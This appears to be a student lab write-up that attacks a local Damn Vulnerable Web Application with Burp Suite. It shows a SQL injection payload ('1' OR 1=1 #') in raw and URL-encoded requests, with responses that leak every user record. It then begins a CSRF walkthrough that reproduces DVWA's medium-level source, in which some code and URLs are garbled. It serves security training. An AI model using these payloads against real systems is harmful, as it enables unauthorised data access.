


BUG BOUNTY ASSIGNMENT


Important Details regarding this assignment: -

1. **Operating System:** - Kali Linux
2. **Software(s) Used:** - Burp Suite
3. **Web Browser:** - Mozilla Firefox
4. **Add-ons:** - Foxy Proxy Standard

Screenshot of the **Foxy Proxy** options for **burpsuite**,



burpsuite Community Edition UI Screenshot,



Website Details: -

The website I will be using for this Bug Bounty Assignment is,

Damn Vulnerable Web Application (DVWA)

DVWA is a PHP/MySQL web application, whose main goal is to be an aid for security professionals to test their skills and tools in a legal environment.

More on **DVWA** – <https://dvwa.co.uk/>

For accessing this web application, we can simply use the docker version of this web application which will be accessible locally (**http://localhost:90**) and we won't be needing any other explicit permissions to perform Bug Bounty activities as this web application is hosted on own system (**locally – http://localhost:90**) as stated before.

To download the docker image and successfully run the web application to perform the Bug Bounty activities,

1. Download docker,

```
sudo apt install docker.io
```

2. Download the docker image from the website,

```
https://hub.docker.com/r/vulnerables/web-dvwa
```

3. Finally run the command to run the docker image,
First run the below command,

```
sudo usermod -aG docker $USER
```

Next, make sure apache2 is running,

```
service apache2 start
```

```
service apache2 status (to check if it is running or not)
```


Finally run the below command to run the docker images for **DVWA**,

```
sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
```


All the required docker images will be downloaded in some time and the website will be available locally at **localhost:80** and by default the credentials are **admin** and **password**.

In this case port **90** is being used for the **localhost** as port 80 is already being used. After logging in as **admin** and **password** we need to **Reset and Create** the Database for the website to start functioning and we will be redirected to the login page and again log in as **admin** and **password** we will see the website which looks like this,

Login page,



Main Website after logging in,



Vulnerability: SQL Injection

SQL Injection Webpage,

The screenshot shows a Mozilla Firefox browser window with the title "Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The address bar shows "localhost:90/vulnerabilities/sql/". The DVWA logo is at the top right. The main content area displays the "Vulnerability: SQL Injection" page. On the left is a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, and DVWA Security. The main content area has a "User ID:" input field and a "Submit" button. Below it is a "More Information" section with a list of links related to SQL injection.

First lets see the output for User ID 1,

The screenshot shows the same DVWA SQL Injection page as before, but now the "User ID:" field contains "1" and the "Submit" button is clicked. The output is displayed below the input field: "ID: 1", "First name: admin", and "Surname: admin". The rest of the page remains the same, including the sidebar and the "More Information" section with its list of links.

This was just to see what the output will be like.

Now for the attack we can try for User ID 2,

The screenshot shows a Mozilla Firefox browser window with the title "Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The address bar shows "localhost:90/vulnerabilities/sql/?id=&Submit=Submit#". The DVWA logo is at the top right. The main content area displays the "Vulnerability: SQL Injection" page. On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, and DVWA Security. The main form has a "User ID:" input field containing "2" and a "Submit" button. Below the form, under "More Information", is a list of links related to SQL injection.

- <http://www.secureteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://feruh.mavittuna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

In burpsuite, we can observe various tweaks using the **Repeater** tab without having to reload the main website multiple times,

The screenshot shows the Burp Suite Community Edition interface version v2021.2.1 - Temporary Project. The top menu includes Burp, Project, Intruder, Repeater, Window, and Help. The tabs at the top are Dashboard, Target, Proxy (selected), Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The Target field is set to "http://localhost:90". The Repeater tab is active, showing a request and response pane. The Request pane displays a GET request to "/vulnerabilities/sql/?id=2&Submit=Submit" with various headers and a cookie. The Response pane shows the resulting page. To the right, the Inspector tab is open, showing sections for Query Parameters, Body Parameters, Request Cookies, and Request Headers. At the bottom, there are search and filter fields for requests and responses.

Here we can see the Response part as well for any modified request made.

INFORMATION SECURITY

After clicking the send button we can see the details for user ID 2 without the website showing the respective details,

The screenshot shows the Burp Suite interface with the following details:

Request

```
1 GET /vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
2 Host: localhost:90
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:90/vulnerabilities/sqli/?id=6Submit=Submit
9 Cookie: PHPSESSID=28v9fh4ovdosnqn9j2nr4g2; security=low
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

```
b3 </ul>
64   </div>
65
66   </div>
67
68   <div id="main_body">
69
70
71 <div class="body_padded">
72   <h1>Vulnerability: SQL Injection</h1>
73
74
75   <div class="vulnerable_code_area">
76     <form action="#" method="GET">
77       <p>
78         User ID:
79         <input type="text" size="15" name="id">
80         <input type="submit" name="Submit" value="Submit">
81       </p>
82
83     </form>
84     <pre>ID: 2<br />First name: Gordon<br />Surname: Brown</pre>
85   </div>
86
87
88   <h2>More Information</h2>
89
90   <ul>
91     <li><a href="http://www.securityteam.com/securityreviews/S0DNP0N1P76E.html" target="_blank">http://www.securityteam.com/securityreviews/S0DNP0N1P76E.html</a></li>
92     <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
93     <li><a href="http://ferruh.navituma.com/sql-injection-cheat-sheet-oku/" target="_blank">http://ferruh.navituma.com/sql-injection-cheat-sheet-oku/</a></li>
94     <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
```

Now performing the SQL Injection attack,

The screenshot shows the Burp Suite interface with the following details:

Request

```
1 GET /vulnerabilities/sql/?id=1' OR 1=1 #&Submit=Submit HTTP/1.1
2 Host: localhost:90
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:90/vulnerabilities/sql/?id=6&Submit=Submit
9 Cookie: PHPSESSID=2by9fh4ovdosnqtn9j2nr4g2; security=low
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

```
1 HTTP/1.1 400 Bad Request
2 Date: Fri, 30 Apr 2021 14:51:53 GMT
3 Server: Apache/2.4.25 (Debian)
4 Content-Length: 302
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html><head>
10 <title>400 Bad Request</title>
11 </head><body>
12 <h1>Bad Request</h1>
13 <p>Your browser sent a request that this server could not understand.<br />
14 </p>
15 <hr>
16 <address>Apache/2.4.25 (Debian) Server at 172.17.0.2 Port 80</address>
17 </body></html>
18
```

The highlighted texts show that we get a **400 Bad request**. This maybe due to some encode-decode complication as we are using **RAW HTTP** so we need to do is **URL encode**.

Request

```

Pretty Raw In Actions ▾
1 GET /vulnerabilities/sqli/?id=1'+OR+1%3d1+&Submit=Submit HTTP/1.1
2 Host: localhost:90
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:90/vulnerabilities/sqli/?id=&Submit=Submit
9 Cookie: PHPSESSID=28vj9fh4ovdosnnqtn9j2nr4g2; security=low
10 Upgrade-Insecure-Requests: 1
11

```

So here the highlighted text shows the URL encoded version of “1’ OR 1=1 #”.
Now we can send the request again,

```


<div>
        <form action="#" method="GET">
            <p>
                User ID:<br>
                <input type="text" size="15" name="id">
                <input type="submit" name="Submit" value="Submit">
            </p>
        </form>
    <div>
        <div>#br>First name: admin<br>Surname: admin</pre><pre>#br>1' OR 1=1 #br>First name: Gordon<br>Surname: Brown</pre><pre>#br>1' OR 1=1 #br>First name: Hack<br>Surname: Me</pre><pre>#br>1' OR 1=1 #br>First name: Pablo<br>Surname: Picasso</pre><pre>#br>1' OR 1=1 #br>First name: Bob<br>Surname: Smith</pre>
    </div>
    <div>More Information</div>
    <div>
        <a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/SDP0N1P76E.html</a>
        <a href="https://en.wikipedia.org/wiki/SQ_L_injection" target="_blank">https://en.wikipedia.org/wiki/SQ_L_injection</a>
        <a href="http://ferruh.avituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.avituna.com/sql-injection-cheatsheet-oku/</a>
        <a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a>
        <a href="http://www.owasp.org/index.php/SQ_L_Injection" target="_blank">http://www.owasp.org/index.php/SQ_L_Injection</a>
        <a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a>
    </div>


```

We can see now that some SQL Injection leaking all of the database out.
Once the request for the Submit action for User ID 2 is forwarding in the Proxy-> Intercept as seen earlier we can see the result in the webpage,

Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost:90/vulnerabilities/sqli/?id=2&Submit=Submit

Vulnerability: SQL Injection

User ID: Submit

ID: 2
First name: Gordon
Surname: Brown

More Information

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQ_L_injection
- <http://ferruh.avituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- http://www.owasp.org/index.php/SQ_L_Injection
- <http://bobby-tables.com/>

Note: - It can be found that the DVWA has an option of increasing the security level of the website,

DVWA Security :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost:90/security.php

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter EOX Vantage Offensive Security MSFU Exploit-DB GHDB

DVWA

DVWA Security 🔒

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in

Low Submit

So the Security level can be increased to **Medium**.

DVWA Security :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost:90/security.php

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter EOX Vantage Offensive Security MSFU Exploit-DB GHDB

DVWA

DVWA Security 🔒

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS


PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in

Medium Submit

Vulnerability: Cross Site Request Forgery (CSRF)

A quick look at the CSRF Vulnerability webpage,




The screenshot shows a Mozilla Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) v1.10 "Development" version. The URL in the address bar is `localhost:90/vulnerabilities/csrf/`. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)". It contains a form for changing the admin password, with fields for "New password:" and "Confirm new password:", and a "Change" button. Below the form is a "More Information" section with three links:

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

The left sidebar menu is visible, showing various vulnerability categories like Brute Force, Command Injection, and CSRF, with CSRF currently selected.

There is also a **View Source** button at the end,



The screenshot shows the same DVWA CSRF page as before, but with a "View Source" button visible at the bottom right of the main content area. The rest of the interface is identical to the previous screenshot.

INFORMATION SECURITY

The source code shows us the medium security settings (*the highlighted text*) to the webpage which is nothing but the use of HTTP referrer,

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source:Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost:90/vulnerabilities/view_source.php?id=csrf&security=medium

80%

CSRF Source

vulnerabilities/csrf/source/medium.php

```
<?php

if( isset( $GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( strpos( $SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) === false ) {
        // Get Input
        $pass_new = $GET[ 'password_new' ];
        $pass_conf = $GET[ 'password_conf' ];


        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // Insert into database
            $pass_new = ((isset($GLOBALS["__mysql_ston"])) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $pass_new) : ((trigger_error("MySQLConverterToo! Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
            $result = mysqli_query($GLOBALS["__mysql_ston"], $insert) or die( "<pre>".((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : (($__mysql_res = mysqli_connect($__mysql_ston->host, $__mysql_ston->username, $__mysql_ston->password, $__mysql_ston->database)) ? true : false)) . "</pre>" );
            if( $result ) {
                // Feedback for the user
                echo "<pre>Password Changed.</pre>";
            }
            else {
                // Issue with passwords matching
                echo "<pre>Passwords did not match.</pre>";
            }
        }
        else {
            // Didn't come from a trusted source
            echo "<pre>That request didn't look correct.</pre>";
        }
    }
}

((is_null($__mysql_res = mysqli_close($GLOBALS["__mysql_ston"]))) ? false : $__mysql_res);

?>
```

The **HTTP_REFERER** is like a parameter when we try to change the password it tells the **SERVER** where the original request came from, the source, like where the link is generated from and if the source is not what it has to be from, then this **HTTP_REFERER** gets removed. Trying this with changing the password to **123456**,



Here we can see the referrer parameter which is shown above(*highlighted text*)

INFORMATION SECURITY

In this attack with medium security while perform the CSRF attack, when we try to run this from another link the referrer parameter would be removed so it is better to keep a copy of this parameter – **Referer: http://localhost:90/vulnerabilities/csrf/**

